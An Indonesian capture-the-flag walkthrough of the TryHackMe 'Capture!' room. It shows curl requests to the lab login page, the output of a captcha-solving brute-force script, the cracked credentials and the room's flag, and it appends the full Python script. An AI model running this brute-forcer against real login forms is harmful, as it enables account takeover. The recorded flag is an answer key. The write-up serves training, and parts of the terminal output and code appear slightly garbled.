(dewikali@dewikali)-[~/Documents/tryhackme-capture]
$ curl http://10.10.2.166
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/login">/login</a>. If not, click the link.
Please wait approximately 3-5 minutes for the application to start.
You can find the web application at: <a href="http://10.10.2.166">http://10.10.2.166</a>
```

31. Perintah `curl http://10.10.2.166/login` digunakan untuk **mengirim permintaan HTTP** ke URL <http://10.10.2.166/login>. Tujuan dari perintah dalam hal ini digunakan untuk mengakses halaman login, mengirim data login, menguji respons server.

```
(dewikali@dewikali)-[~/Documents/tryhackme-capture]
$ curl http://10.10.2.166/login
<!DOCTYPE html>
<html>
<head>
<meta name="viewport" content="width=device-width, initial-scale=1">
<style>
body {
font-family: Arial, Helvetica, sans-serif;
background-color: black;
}
* {
box-sizing: border-box;
}
/* Add padding to containers */
.container {
padding: 16px;
background-color: white;
}
/* Full-width input fields */
input[type=text], input[type=password] {
width: 100%;
padding: 15px;
margin: 5px 0 22px 0;
display: inline-block;
border: none;
background: #f1f1f1;
}
input[type=text]:focus, input[type=password]:focus {
background-color: #ddd;
outline: none;
}
/* Overwrite default styles of hr */
hr {
```

```

border: 1px solid #f1f1f1;
margin-bottom: 25px;
}

/* Set a style for the submit button */
.login_button {
  background-color: #4571d0;
  color: white;
  padding: 16px 20px;
  margin: 8px 0;
  border: none;
  cursor: pointer;
  width: 100%;
  opacity: 0.9;
}

.registerbtn:hover {
  opacity: 1;
}

/* Add a blue text color to links */
a {
  color: dodgerblue;
}

/* Set a grey background color and center the text of the "sign in" section */
.signin {
  background-color: #f1f1f1;
  text-align: center;
}

.footer {
  position: fixed;
  left: 0;
  bottom: 0;
  width: 100%;
  background-color: black;
  color: white;
}

.footer {
  position: fixed;
  left: 0;
  bottom: 0;
  width: 100%;
  background-color: black;
  color: white;
  text-align: center;
}
</style>
</head>
<body>

<div class="container">
<form action="" method="POST">
  <h1>Intranet login</h1>
  <hr>
  <label for="usr"><b>Username</b></label>
  <input type="text" placeholder="Firstname" name="username" id="username" value="" required>

  <label for="psw"><b>Password</b></label>
  <input type="password" placeholder="Password" name="password" id="password" value="" required>
  <hr>
  Answer the questions below

  <button type="submit" class="login_button"><b>Log in</b></button>

</form>

</div>

<div class="footer">
  <p>Proudly hosted, maintained, and developed by <b>SecureSolaCoders.no</b></p>
</div>
</body>
</html>

```

32. Perintah `./script.py --host 10.10.2.166` digunakan untuk **menjalankan skrip Python** bernama `script.py` dengan argumen `--host` yang diikuti oleh alamat IP `10.10.2.166`. cara kerjanya:

- `./script.py`: Menjalankan skrip Python bernama `script.py` yang berada di direktori saat ini. Tanda `./` menunjukkan bahwa skrip tersebut berada di direktori yang sama dengan tempat Anda menjalankan perintah.
- `--host 10.10.2.166`: Argumen yang diteruskan ke skrip. Dalam hal ini, `--host` adalah opsi atau parameter yang diharapkan oleh skrip, dan `10.10.2.166` adalah nilai yang diberikan untuk parameter tersebut.

```
(dewikali@dewikali)-[~/Documents/tryhackme-capture]
$ ./script.py --host 10.10.2.166
[+] Starting bruteforce with target url: http://10.10.2.166/login
Created by
[+] Starting username brute force...
tryhackme toxicat0r
```


33. Pada step ini dilakukan starting username brute force untuk menemukan username yang benar pada web

```
(dewikali@dewikali)-[~/Documents/tryhackme-capture]
$ ./script.py --host 10.10.2.166
[+] Starting bruteforce with target url: http://10.10.2.166/login
[+] Starting username brute force...flag.txt?
!!! Username Found: natalie
[+] Starting password brute force...
```

34. Pada step ini dilakukan starting password brute force untuk menemukan passwords serta flag yang benar pada web


```
(dewikali@dewikali)-[~/Documents/tryhackme-capture]
$ ./script.py --host 10.10.2.166
[+] Starting bruteforce with target url: http://10.10.2.166/login
[+] Starting username brute force...
!!! Username Found: natalie
[+] Starting password brute force...
!!! Password Found: sk8board
!!! Flag: 7df2eabce36f02ca8ed7f237f77ea416
```

35. Mencoba login lagi menggunakan username dan password yang sudah didapat pada brute force di kali linux




The screenshot shows a web browser window with the address bar displaying '10.10.2.166/login'. The page content includes a header 'Intranet login' and a login form. The 'Username' field contains 'natalie' and the 'Password' field contains masked characters. A blue 'Login' button is positioned at the bottom of the form.

36. Mengisi dan mengikuti langkah dengan menjawab captcha enabbled untuk login pada web page ini




37. Login berhasil dan jika kita benar dalam login maka akan mendapatkan kode flag.txt bukti penyelesaian dan validasi keberhasilan dari kegiatan yang kita lakukan.



Flag.txt:

7df2eabce36f02ca8ed7f237f77ea416

38. Kemudian kita isi kode flag.txt yang kita dapat pada kolom di task 2 ini, lalu kita submit



39. Setelah jawaban disubmit dan di isi kode flag.txt nya dan jangan lupa untuk di terminate agar waktu pengerjaan berhenti yang berarti tas sudah kita sudah selesai akan muncul tampilan *correct answers*

Task 1 General information

Task 2 Bypass the login form

Please wait approximately 3-5 minutes for the application to start.

You can find the web application at: `http://MACHINE_IP`

Answer the questions below

What is the value of flag.txt?

7df2eabce36f02ca8ed7f237f77ea416

Correct Answer

Hint

Task capture ini sudah selesai

Kali Linux (Berjalin) - Oracle VM VirtualBox

Nov 11 04:09

TryHackMe | Capture! x Problem loading page x TryHackMe | Capture! x Server Not Found x 10.10.2.166/login x +

https://tryhackme.com/r/room/capture

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Congratulations on completing Capture!!!! 🎉

Points earned	Completed tasks	Room type	Difficulty	Streak
30	2	Challenge	Easy	1

[Leave Feedback](#) [Next](#)

4:24 PM 11/11/2024

Lampiran : code pada file script.py

```
#!/bin/python3

import requests
import argparse

def solveCaptcha(captcha):
    if captcha[1] == '+':
        ans=int(captcha[0])+int(captcha[2])
    elif captcha[1] == '-':
        ans=int(captcha[0])-int(captcha[2])
    elif captcha[1] == '*':
        ans=int(captcha[0])*int(captcha[2])
    elif captcha[1] == '/':
        ans=int(captcha[0])/int(captcha[2])
    return ans

def crackUsername(url,captcha):
    print('[+] Starting username brute force...\n')
    f = open('./usernames.txt','r')
    for i in f:
        ans = solveCaptcha(captcha)
        myData = f'username={i.strip()}&password=letmein&captcha={ans}'
        sReq = requests.post(url, data=myData, headers={'Content-Type': 'application/x-www-form-urlencoded'})
        sReq = sReq.text.split('\n')
        if 'does not exist' not in sReq[104]:
            print(f'!!! Username Found: {i.strip()}\n')
            crackPassword(i.strip(),captcha)
        else:
            captcha = sReq[96].split()

def crackPassword(uName,captcha):
    print('[+] Starting password brute force...\n')
    f = open('./passwords.txt','r')
    for i in f:
        ans = solveCaptcha(captcha)
        myData = f'username={uName}&password={i.strip()}&captcha={ans}'
        sReq = requests.post(url, data=myData, headers={'Content-Type': 'application/x-www-form-urlencoded'})
        if len(sReq.text) < 100:
            print(f'!!! Password Found: {i.strip()}\n')
            print(f'!!! Flag: {sReq.text.split()[1][4:-5]}\n')
            quit()
        else:
            sReq = sReq.text.split('\n')
            captcha = sReq[96].split()

if __name__=="__main__":
    parser = argparse.ArgumentParser(description='Brute force username and password with captcha.')
    parser.add_argument('-host', type=str, help='Target Ip')
    arg = parser.parse_args()
    url = f'http://{arg.host}/login'
    print(f'[+] Starting bruteforce with target url: http://{arg.host}/login\n')
    for i in range(0,10):
        myData = f'username=admin&password=letmein'
```



```
sReq = requests.post(url, data=myData, headers={'Content-Type': 'application/x-www-form-urlencoded'})
sReq = sReq.text.split('\n')
captcha = sReq[96].split()

crackUsername(url,captcha)
```